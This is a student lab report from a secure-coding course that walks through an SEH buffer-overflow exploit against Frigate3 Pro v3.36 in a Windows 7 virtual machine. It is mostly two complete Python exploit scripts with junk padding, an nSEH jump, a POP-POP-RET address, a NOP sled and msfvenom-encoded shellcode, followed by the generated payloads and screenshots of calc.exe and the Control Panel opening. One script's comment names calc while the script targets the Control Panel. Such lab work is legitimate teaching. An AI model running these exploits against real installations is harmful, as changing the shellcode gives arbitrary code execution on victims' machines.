SECURE CODING

CSE-2010

LAB ASSIGNMENT – 8

Name : Nishit Verma

Reg.No : 19BCN7050

Slot : L25+26

Lab experiment - Working with the memory vulnerabilities – Part II

Task

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload.**
    - **Replace the shellcode in the exploit2.py**
- **Install Vuln_Program_Stream.exe and Run the same**

Analysis

- **Try to crash the Vuln_Program_Stream program and exploit it.**
- **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**
  Example:
  ```
  msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
  ```
- **Change the default trigger to open control panel.**

Happy Learning!!!!!!

Payload Generation for exploitation 1 (calc.exe):

1. **The python code used to generate the payload to exploit the application frigate.exe to open calc.exe**

exploit2_calc.py

```
# -*- coding: cp1252 -*-


f= open("payload_calc.txt", "w")


junk="A" * 4112


nseh="\xeb\x20\x90\x90"


seh="\x4B\x0C\x01\x40"


#40010C4B   5B              POP EBX
#40010C4C   5D              POP EBP
#40010C4D   C3              RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program
Files\Frigate3\rtl60.bpl)


nops="\x90" * 50


# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e
x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python


buf =  b""
buf += b"\x89\xe1\xdb\xc4\xd9\x71\xf4\x59\x49\x49\x49\x49\x49"

buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"

buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"

buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"

buf += b"\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x79\x78\x4f\x72"

buf += b"\x55\x50\x47\x70\x75\x50\x45\x30\x6d\x59\x4b\x55\x46"

buf += b"\x51\x69\x50\x33\x54\x4e\x6b\x62\x70\x44\x70\x4c\x4b"

buf += b"\x56\x32\x36\x6c\x4c\x4b\x76\x32\x57\x64\x4e\x6b\x44"

buf += b"\x32\x46\x48\x34\x4f\x4f\x47\x61\x5a\x47\x56\x70\x31"

buf += b"\x39\x6f\x4e\x4c\x45\x6c\x63\x51\x63\x4c\x45\x52\x56"

buf += b"\x4c\x67\x50\x79\x51\x6a\x6f\x56\x6d\x65\x51\x6a\x67"

buf += b"\x78\x62\x39\x62\x30\x52\x61\x47\x6c\x4b\x32\x72\x64"

buf += b"\x50\x6e\x6b\x61\x5a\x47\x4c\x4c\x4b\x70\x4c\x62\x31"

buf += b"\x31\x68\x59\x73\x77\x38\x36\x61\x4b\x61\x36\x31\x6e"

buf += b"\x6b\x31\x49\x57\x50\x77\x71\x79\x43\x6c\x4b\x51\x59"

buf += b"\x52\x38\x49\x73\x76\x5a\x31\x59\x4e\x6b\x66\x54\x4e"

buf += b"\x6b\x56\x61\x6a\x76\x55\x61\x6b\x4f\x4e\x4c\x6f\x31"

buf += b"\x38\x4f\x44\x4d\x47\x71\x69\x57\x70\x38\x6d\x30\x64"

buf += b"\x35\x39\x66\x63\x33\x53\x4d\x6a\x58\x55\x6b\x63\x4d"

buf += b"\x76\x44\x52\x55\x6a\x44\x42\x78\x6c\x4b\x63\x68\x56"

buf += b"\x44\x67\x71\x68\x53\x55\x36\x6c\x4b\x74\x4c\x42\x6b"

buf += b"\x4c\x4b\x50\x58\x67\x6c\x76\x61\x48\x53\x6e\x6b\x77"

buf += b"\x74\x6e\x6b\x63\x31\x58\x50\x6d\x59\x73\x74\x57\x54"

buf += b"\x56\x44\x33\x6b\x71\x4b\x30\x61\x52\x79\x70\x5a\x42"

buf += b"\x71\x79\x6f\x49\x70\x63\x6f\x53\x6f\x71\x4a\x4e\x6b"
buf += b"\x74\x52\x38\x6b\x4c\x4d\x43\x6d\x31\x7a\x45\x51\x6e"
buf += b"\x6d\x6e\x65\x4c\x72\x57\x70\x37\x70\x47\x70\x30\x50"
buf += b"\x73\x58\x30\x31\x6c\x4b\x32\x4f\x4c\x47\x4b\x4f\x7a"
buf += b"\x75\x4d\x6b\x5a\x50\x6d\x65\x49\x32\x62\x76\x70\x68"
buf += b"\x4d\x76\x4f\x65\x6f\x4d\x6d\x4d\x4b\x4f\x59\x45\x55"
buf += b"\x6c\x37\x76\x43\x4c\x55\x5a\x6b\x30\x4b\x4b\x4b\x50"
buf += b"\x54\x35\x46\x65\x6f\x4b\x33\x77\x55\x43\x61\x62\x32"
buf += b"\x4f\x70\x6a\x55\x50\x33\x63\x6b\x4f\x58\x55\x61\x73"
buf += b"\x33\x51\x70\x6c\x71\x73\x47\x70\x41\x41"



payload_calc = junk + nseh + seh + nops + buf


f.write(payload_calc)
f.close
```

2. The payload generated from the above python code

Payload_calc.txt

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AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
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
GpuPE0mYKUFQiP3TNkbpDpLKV26lLKv2WdNkD2FH4OOGaZGVp19oNLElc
QcLERVLgPyQjoVmeQjgxb9b0RaGlK2rdPnkaZGLLKpLb11hYsw86aKa61nk1
IWPwqyClKQYR8IsvZ1YNkfTNkVajvUakONLo18ODMGqiWp8m0d59fc3SMj
XUkcMvDRUjDBxlKchVDgqhSU6lKtLBkLKPXglvaHSnkwtnkc1XPmYstWTVD
3kqK0aRypZBqyoIpcoSoqJNktR8kLMCm1zEQnmneLrWp7pGp0PsX01lK2O
LGKOzuMkZPmeI2bvphMvOeoMmMKOYEUl7vCLUZk0KKKPT5FeoK3wUCa
b2OpjUP3ckOXUas3QplqsGpAA

Crashing the Frigate3_Pro_v36 application and opening calc.exe (Calculator) by triggering it using the above generated payload:




Find Computer

● Computer name:)pjUP3ckOXUas3QplqsGpAA

○ IP Address: 0 . 0 . 0 . 0

Here you will find some advices that are to help you to master Frigate quickly and totally.



Payload Generation for exploitation 2 (control.exe):

1. **The python code used to generate the payload to exploit the application frigate.exe to open control.exe**

exploit2_control.py

```
# -*- coding: cp1252 -*-

f= open("payload_cont.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B            POP EBX
#40010C4C   5D            POP EBP
#40010C4D   C3            RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python

buf =  b""
buf += b"\x89\xe7\xd9\xee\xd9\x77\xf4\x5d\x55\x59\x49\x49\x49"

buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"

buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"

buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"

buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x79\x78\x4f"

buf += b"\x72\x47\x70\x75\x50\x57\x70\x61\x70\x4c\x49\x59\x75"

buf += b"\x56\x51\x6b\x70\x51\x74\x6e\x6b\x46\x30\x64\x70\x4e"

buf += b"\x6b\x70\x52\x46\x6c\x4c\x4b\x32\x72\x62\x34\x6e\x6b"

buf += b"\x53\x42\x56\x48\x46\x6f\x6f\x47\x51\x5a\x61\x36\x54"

buf += b"\x71\x79\x6f\x4c\x6c\x47\x4c\x55\x31\x53\x4c\x54\x42"

buf += b"\x46\x4c\x45\x70\x59\x51\x48\x4f\x64\x4d\x77\x71\x49"

buf += b"\x57\x4a\x42\x39\x62\x76\x32\x63\x67\x6c\x4b\x76\x32"

buf += b"\x34\x50\x6c\x4b\x51\x5a\x55\x6c\x6c\x4b\x70\x4c\x74"

buf += b"\x51\x63\x48\x78\x63\x72\x68\x53\x31\x6b\x61\x30\x51"

buf += b"\x6e\x6b\x73\x69\x67\x50\x75\x51\x79\x43\x6c\x4b\x37"

buf += b"\x39\x52\x38\x39\x73\x75\x6a\x73\x79\x6e\x6b\x67\x44"

buf += b"\x4e\x6b\x77\x71\x58\x56\x35\x61\x69\x6f\x4c\x6c\x4a"

buf += b"\x61\x68\x4f\x44\x4d\x55\x51\x79\x57\x57\x48\x59\x70"

buf += b"\x52\x55\x59\x66\x77\x73\x53\x4d\x5a\x58\x35\x6b\x43"

buf += b"\x4d\x54\x64\x32\x55\x69\x74\x46\x38\x6e\x6b\x50\x58"

buf += b"\x46\x44\x76\x61\x4b\x63\x73\x56\x6e\x6b\x34\x4c\x52"

buf += b"\x6b\x6c\x4b\x63\x68\x47\x6c\x57\x71\x68\x53\x4e\x6b"

buf += b"\x46\x64\x6c\x4b\x75\x51\x6e\x30\x6f\x79\x43\x74\x67"

buf += b"\x54\x74\x64\x53\x6b\x51\x4b\x53\x51\x31\x49\x72\x7a"

buf += b"\x52\x71\x4b\x4f\x69\x70\x63\x6f\x53\x6f\x50\x5a\x4c"
buf += b"\x4b\x74\x52\x58\x6b\x4c\x4d\x33\x6d\x51\x7a\x77\x71"
buf += b"\x4e\x6d\x6b\x35\x6f\x42\x37\x70\x47\x70\x73\x30\x30"
buf += b"\x50\x31\x78\x76\x51\x6e\x6b\x30\x6f\x4f\x77\x69\x6f"
buf += b"\x38\x55\x4f\x4b\x78\x70\x4e\x55\x59\x32\x43\x66\x71"
buf += b"\x78\x6d\x76\x4a\x35\x6f\x4d\x6f\x6d\x39\x6f\x78\x55"
buf += b"\x67\x4c\x47\x76\x51\x6c\x45\x5a\x4b\x30\x69\x6b\x4d"
buf += b"\x30\x52\x55\x67\x75\x4f\x4b\x51\x57\x66\x73\x33\x42"
buf += b"\x30\x6f\x52\x4a\x45\x50\x73\x63\x4b\x4f\x58\x55\x30"
buf += b"\x63\x32\x4f\x72\x4e\x34\x34\x32\x52\x50\x6f\x70\x6c"
buf += b"\x47\x70\x41\x41"


payload_cont = junk + nseh + seh + nops + buf


f.write(payload_cont)
f.close
```

2. The payload generated from the above python code

payload_cont.txt

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AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
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
WpapLIYuVQkpQtnkF0dpNkpRFlLK2rb4nkSBVHFooGQZa6TqyoLlGLU1SLT
BFLEpYQHOdMwqIWJB9bv2cglKv24PlKQZUllKpLtQcHxcrhS1ka0QnksigPu
QyClK79R89sujsynkgDNkwqXV5aioLlJahODMUQyWWHYpRUYfwsSMZX5k
CMTd2UitF8nkPXFDvaKcsVnk4LRklKchGlWqhSNkFdlKuQn0oyCtgTtdSkQK
SQ1IrzRqKOipcoSoPZLKtRXkLM3mQzwqNmk5oB7pGps00P1xvQnk0oOwio
8UOKxpNUY2CfqxmvJ5oMom9oxUgLGvQlEZK0ikM0RUguOKQWfs3B0oRJ
EPscKOXU0c2OrN442RPoplGpAA

Crashing the Frigate3_Pro_v36 application and opening control.exe (Control Panel) by triggering it using the above generated payload:


Windows 7 [Running] - Oracle VM VirtualBox
Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch
20 : 45 : 32
New View Edit Refresh Copy Move Delete Rename Select Favorites Search
Purchase
Stop
File Manager
about:blank
Frigate.rtf
Frigate Features.htm
List Name
<UP-DIR>

C:\Program Files (x86)\Frigate3\

..		
Addons	*	
Data	*	
Help	*	
Plugins	*	
ct		exe
Frigate3		exe
unins000	*	exe
cabinet		dll
dcrawlib		dll
elpackD6		bpl
Frigate Features		htm
Frigate		rtf
Frigate3	*	elf
license		txt
rtl160		bpl
Spell	*	cfg
tb2k_d6		bpl
unacev2		dll
unins000	*	dat
unrar3		dll
vcl160		bpl
WnASPI32		dll

8,343.03 KB in 22 files

21.24 GB free on drive C 33.42%


Find Computer

● Computer name: KOXU0c2OrN442RPoplGpAA

○ IP Address: 0 . 0 . 0 . 0

OK Cancel

Here you will find some advices that are to help you to master Frigate quickly and totally.



Adjust your computer's settings

System and Security
Review your computer's status
Back up your computer
Find and fix problems

Network and Internet
View network status and tasks
Choose homegroup and sharing options

Hardware and Sound
View devices and printers
Add a device
Adjust commonly used mobility settings

Programs
Uninstall a program

User Accounts and Family Safety
Add or remove user accounts
Set up parental controls for any user

Appearance and Personalization
Change the theme
Change desktop background
Adjust screen resolution

Clock, Language, and Region
Change keyboards or other input methods
Change display language

Ease of Access
Let Windows suggest settings
Optimize visual display